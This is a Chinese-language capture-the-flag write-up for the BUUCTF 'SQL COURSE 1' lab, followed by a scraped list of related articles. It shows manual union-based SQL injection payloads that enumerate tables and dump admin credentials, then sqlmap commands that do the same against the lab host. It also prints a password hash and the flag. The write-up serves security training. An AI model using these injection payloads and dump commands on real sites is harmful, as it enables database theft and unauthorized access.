
BUUCTF BUU SQL COURSE 1
方法一:手工注入
启动靶机

寻找注入点,使用burp抓包得到传参页面

得到注入点 /backend/content_detail.php?id=1

用and 1 =1 和 and 1 =2 判断存在sql注入漏洞

查询字段数 order by 2正常显示 order by 3异常显示 字段数为2


让网页报错测试回显位 /backend/content_detail.php?id=-1 union select 1,2 测得1,2号字段都是回显位

查询数据库名,版本号,用户名
/backend/content_detail.php?id=-1 union select database(),2 得到表名news
/backend/content_detail.php?id=-1 union select version(),2 得到版本10.3.18-MariaDB
/backend/content_detail.php?id=-1 union select user(),2 得到用户root@localhost


//group_get()函数用于回显所有数据

开始sql注入爆破表名 ?id= -1 union select 1, group_concat(table_name) from information_schema.tables where table_schema = 'news' 得到表名admin,contens
爆破列名 ?id= -1 union select 1, group_concat(column_name) from information_schema.columns where table_name = 'admin' 得到列名 id,username,password

查询username,password ?id= -1 union select group_concat(username),group_concat(password) from admin

通过用户名密码登录后台 admin ef885d97427ba814d7d0faa7d574bad9

拿到flag
flag{6b8876b9-a705-4794-b623-f07dec86b58a}
方法二:sqlmap注入
启动靶机得到注入链接 /backend/content_detail.php?id=1
获取当前数据库名称 python.exe .\sqlmap.py -u "http://fc37e90a-e533-4b4a-a8bd-7d02eab1fcb1.node5.buuoj.cn:81/backend/content_detail.php?id=1" --current-db

获取表名python.exe .\sqlmap.py -u "http://fc37e90a-e533-4b4a-a8bd-7d02eab1fcb1.node5.buuoj.cn:81/backend/content_detail.php?id=1" --tables -D "news"

获取列名 python.exe .\sqlmap.py -u "http://fc37e90a-e533-4b4a-a8bd-7d02eab1fcb1.node5.buuoj.cn:81/backend/content_detail.php?id=1" --columns -D "news" -T "admin"

获取username和password值 python.exe .\sqlmap.py -u "http://fc37e90a-e533-4b4a-a8bd-7d02eab1fcb1.node5.buuoj.cn:81/backend/content_detail.php?id=1" --dump -D "news" -T "admin" -C "username,password"

登录后台拿到flag
BUUCTF BUU SQL COURSE 1的更多相关文章
- BUUCTF[归纳]sql注入相关题目
这是我自己对于sql注入的部分ctf题型的归纳,均来自buuctf的平台环境. [0CTF 2016]piapiapia 我尝试了几种payload,发现有两种情况. 第一种:Invalid user ...
- Buuctf | BUU LFI COURSE 1
跟着赵师傅学CTF,这里是我的学习记录 ?file=/flag ?file=/var/log/nginx/access.log :包含ngnix的日志记录 在user-agent里面插入 :bbbbb ...
- BUUCTF | SQL COURSE 1
一开始还以为是在登录框进行注入,于是fuzzing了一下发现一个注入点都没有 1 and 1 1 and 0 1' and '1 1' and '0 1" and "1 1&quo ...
- 【Oracle】获取SQL执行计划
一.plsql developer工具F5 在sqldeveloper中选中sql按F5即可查看执行计划
- BUUCTF平台-web-边刷边记录-1
1.WarmUp 思路很清晰,文件包含,漏洞点在代码会二次解码,只需注入一个?就可以使用../../进行路径穿越,然后去包含flag,flag路径在hint.php里面有 2.easy_tornado ...
- BUUCTF知识记录
[强网杯 2019]随便注 先尝试普通的注入 发现注入成功了,接下来走流程的时候碰到了问题 发现过滤了select和where这个两个最重要的查询语句,不过其他的过滤很奇怪,为什么要过滤update, ...
- Buu刷题
前言 希望自己能够更加的努力,希望通过多刷大赛题来提高自己的知识面.(ง •_•)ง easy_tornado 进入题目 看到render就感觉可能是模板注入的东西 hints.txt给出提示,可以看 ...
- BuuCTF Web Writeup
WarmUp index.php <html lang="en"> <head> <meta charset="UTF-8"> ...
- buu学习记录(上)
前言:菜鸡误入buu,差点被打吐.不过学到了好多东西. 题目名称: (1)随便注 (2)高明的黑客 (3)CheckIn (4)Hack World (5)SSRF Me (6)piapiapia ( ...
- BUUCTF 基础CODE REVIEW
1.说明: 题目来自于BUUCTF 的基础部分,内容就如题,是一个代码审计.代码如下: <?php /** * Created by PhpStorm. * User: jinzhao * Da ...
随机推荐
- AI机器人——人形机器人、双足机器人、四足机器人 —— 组成构建有哪些?
参考: https://www.youtube.com/watch?v=dLELvoFt_iA
- 【转载】 Python格式化字符串f-string概览
版权声明:本文为CSDN博主「sunxb10」的原创文章,遵循CC 4.0 BY-SA版权协议,转载请附上原文出处链接及本声明.原文链接:https://blog.csdn.net/sunxb10/a ...
- nvidia显卡的售后真的是不敢要人恭维——拆机箱时误拧显卡自身挡板螺丝被拒保
事情比较简单,单位在nvidia的经销商那里购买的nvidia titan rtx显卡,保修期内坏掉,拆下来的过程中误拧了挡板的螺丝,结果被拒保,这里就是单纯的记录这件事情. 这件事确实我这方面有不对 ...
- Chrome(Google) 浏览器安装Vue2、Vue3插件方法 (亲测有效)
1.背景 2.步骤 步骤一:下载插件 网站:https://chrome.zzzmh.cn/#/search 百度网盘下载: 链接:https://pan.baidu.com/s/1xdEK-7qVx ...
- docker 常用工具
windows 下常常需要linux环境 直接安装虚拟机不方便也浪费资源 所以直接在docker下安装一个centos 然后搭建好开发环境就是个不错的办法 一.Linux 环境 1.安装centos ...
- js 实现俄罗斯方块(二)
上篇已经看过整个游戏的样子了,本节我们来分析下整个游戏 和实现的逻辑! 首先看下游戏规则: 首先确定这几个形状原型 这7个基础图形都是由4个格子组成. 规则: 1.当所有色块填满一整行以后自动清理 ...
- 清除 Nuxt 数据缓存:clearNuxtData
title: 清除 Nuxt 数据缓存:clearNuxtData date: 2024/8/6 updated: 2024/8/6 author: cmdragon excerpt: 摘要:本文详细 ...
- notepad++安装HexEdit插件
notepad++安装HexEdit插件 打开notepad++,选择插件->插件管理 在这里找到HexEdit点击安装就可以 点击完,notepad++会自动重启,重启完成就安装好了
- .NET 8 中利用 MediatR 实现高效消息传递
前言 MediatR 是 .NET 下的一个实现消息传递的库,轻量级.简洁高效,用于实现进程内的消息传递机制.它基于中介者设计模式,支持请求/响应.命令.查询.通知和事件等多种消息传递模式.通过泛型支 ...
- Ynoi2016镜中的昆虫
[Ynoi 2016] 镜中的昆虫 简化题意 给定长为 \(n\) 序列 \(a\) , 两种操作 \(m\) 次: 1 l r x : 将 \([l , r]\) 修改为 \(x\) 2 l r : ...